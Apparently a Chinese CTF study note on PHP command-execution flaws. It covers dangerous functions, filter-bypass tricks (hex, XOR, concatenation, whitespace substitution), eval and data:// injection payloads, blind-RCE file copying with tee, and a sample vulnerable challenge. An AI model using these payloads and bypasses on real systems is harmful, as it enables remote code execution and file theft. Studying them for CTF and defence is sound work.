**代码&命令执行漏洞**

常见函数：system，exec，passthru，shell\_exec，popen，proc\_open，pcntl

需要注意的点：怎么运行，运行条件，参数，能否回显

1. System函数

system(string $commend,int $return\_var=?)第一项是执行语句，第二个是返回值0和1

**可以直接回显，不用echo**

1. exec函数

exec($command,array$output=?,$return\_var=?)第一项是执行语句，**不会回显，执行语句的结果会放在output数组中**，可以用print\_r输出数组来输出执行结果

例如：exec($cmd,$array);

print\_r($array);

1. passthru函数

passthru(string $command,int &$return\_var)**有回显，与system相似**

1. shell\_exec函数

shell\_exec($command)**借用echo和print来输出结果**

1. popen函数（python命令执行也有这个函数

popen($command,$mode)mode是个参数，r表示阅读，w表示写入

用fgets获取内容，print\_r输出内容

$ben=popen(xxx,r)

$s=fgets($ben)

print\_r($s)

1. preg\_replace函数

preg\_replace — 执行一个正则表达式的搜索和替换

mixed preg\_replace( mixed $pattern, mixed $replacement, mixed $subject)

搜索subject中匹配pattern的部分，以replacement进行替换。

如果pattern的模式修饰符使用/e，那么当subject被匹配成功时，replacement会被当做PHP代码执行

例如：

PS： preg\_replace()+函数的/e修饰符在PHP7中被移除

1. assert函数（高版本被弃用

<?php

$dd=$\_REQUEST['dd'];

assert($dd);

?>

传入$dd=phpinfo()；即可执行命令

回调函数($callback是函数名，其他变量是参数

array\_map()：array\_map ( callable $callback , array $array) : array(返回值

call\_user\_func()：call\_user\_func ( callable $callback [, mixed $parameter] ) : mixed

array\_filter()：

array\_filter ( array $array [， callable $callback [, int $flag = 0 ]] ) : array

常见的绕过方式

1. 字符串转义绕过：（绕过preg\_match函数

def hex\_payload(payload):#16进制转义


res\_payload = ''

for i in payload:

i = "\\x" + hex(ord(i))[2:]

res\_payload += i

print("[+]'{}' Convert to hex: \"{}\"".format(payload,res\_payload))




2.字符串拼接绕过

字符串拼接绕过适用于绕过过滤具体关键字的限制

例如(p.hpinfo)()

3.异或绕过



转换代码：

payload = "phpinfo()"  
strlist = [0, 1, 2, 3, 4, 5, 6, 7, 8, 9, 10, 11, 12, 13, 14, 15, 16, 17, 18, 19, 20, 21, 22, 23, 24, 25, 26, 27, 28, 29,  
 30, 31, 32, 33, 35, 36, 37, 38, 40, 41, 42, 43, 44, 45, 46, 47, 58, 59, 60, 61, 62, 63, 64, 91, 93, 94, 95,  
 96, 123, 124, 125, 126, 127]  
*# strlist是ascii表中所有非字母数字的字符十进制*str1, str2 = '', ''  
for char in payload:  
 for i in strlist:  
 for j in strlist:  
 if (i ^ j == ord(char)):  
 i = '%{:0>2}'.format(hex(i)[2:])  
 j = '%{:0>2}'.format(hex(j)[2:])  
 print("('{0}'^'{1}')".format(i, j), end=".")  
 break  
 else:  
 continue  
 break

4.url取反绕过...（感觉用不到了...

5.其他绕过方式：

[e-e]=e#数组绕过

原理：php str\_contains只过滤字符串



构造字符串：?x=fil[e-e]:///fla[g-g]

6.替换绕过函数过滤

例题：

if(!preg\_match(“/exec|system|popen|proc\_open|\’/i”,$cmd)

这句话是正则表达式过滤exec等执行函数，i表示不区分大小写

使用passthru绕过

命令执行绕过


①替换绕过

替换：“ ”-->%09


如果/被过滤，可以使用cd指令和用；作为分隔符

“；”可以在url中用%0a代替

②反斜杠绕过



③正则匹配绕过



参数逃逸(传入新参数//未过滤eval,;,...

?a=eval($\_GET[1]);&1=phpinfo();/system(‘tac fla\*.php’)

配合包含&伪协议//未过滤include但过滤了；

?a=include$\_GET[‘i’]?>&i=data://text/plain,<?=system(tac fla\*.php);?>

文件包含与命令执行

?a=data://text/plain,<?=system(tac fla\*.php);?>

无回显rce：

无回显的执行函数：

exec()

shell\_exec()

`` （反引号）

这些需要php函数echo才可以输出结果

1、复制到可访问文件

tee命令：tee 命令可用于创建或追加写入文件

可配合cat等打开文件命令和管道符将flag写入到规定文件中

例如

先将根目录复制到某个文件，然后访问查看

ls /| tee ls.txt

然后输入 url/ls.txt 即可查看根目录

再复制flag文件，然后访问查看

cat /flag.php | tee flag.txt

然后输入 url/falg.txt 即可查看根目录

还可以使用其他的复制方法

copy /flag.php flag.txt


mv /flag.php flag.txt

**扫描目录**

**例题：**<?php   
error\_reporting(0);   
if(!isset($\_GET['num'])){   
    show\_source(\_\_FILE\_\_);   
}else{   
        $str = $\_GET['num'];   
        $blacklist = [' ', '\t', '\r', '\n','\'', '"', '`', '\[', '\]','\$','\\','\^'];   
        foreach ($blacklist as $blackitem) {   
                if (preg\_match('/' . $blackitem . '/m', $str)) {   
                        die("what are you want to do?");   
                }   
        }   
        eval('echo '.$str.';');   
}   
?>

题解：为了弄清楚flag在哪个文件里，需要用到语句var\_dump(scandir(/))来打印出目录，然后观察到/被过滤了，所以需要绕过。

可以用ascii码绕过：chr（47）=/



注解：这题用waf对url进行过滤，需要在问号后加入%20（url编码后的空格来绕过过滤

Eval读取文件操作，可以通过file\_get\_contents(/f1ag)语句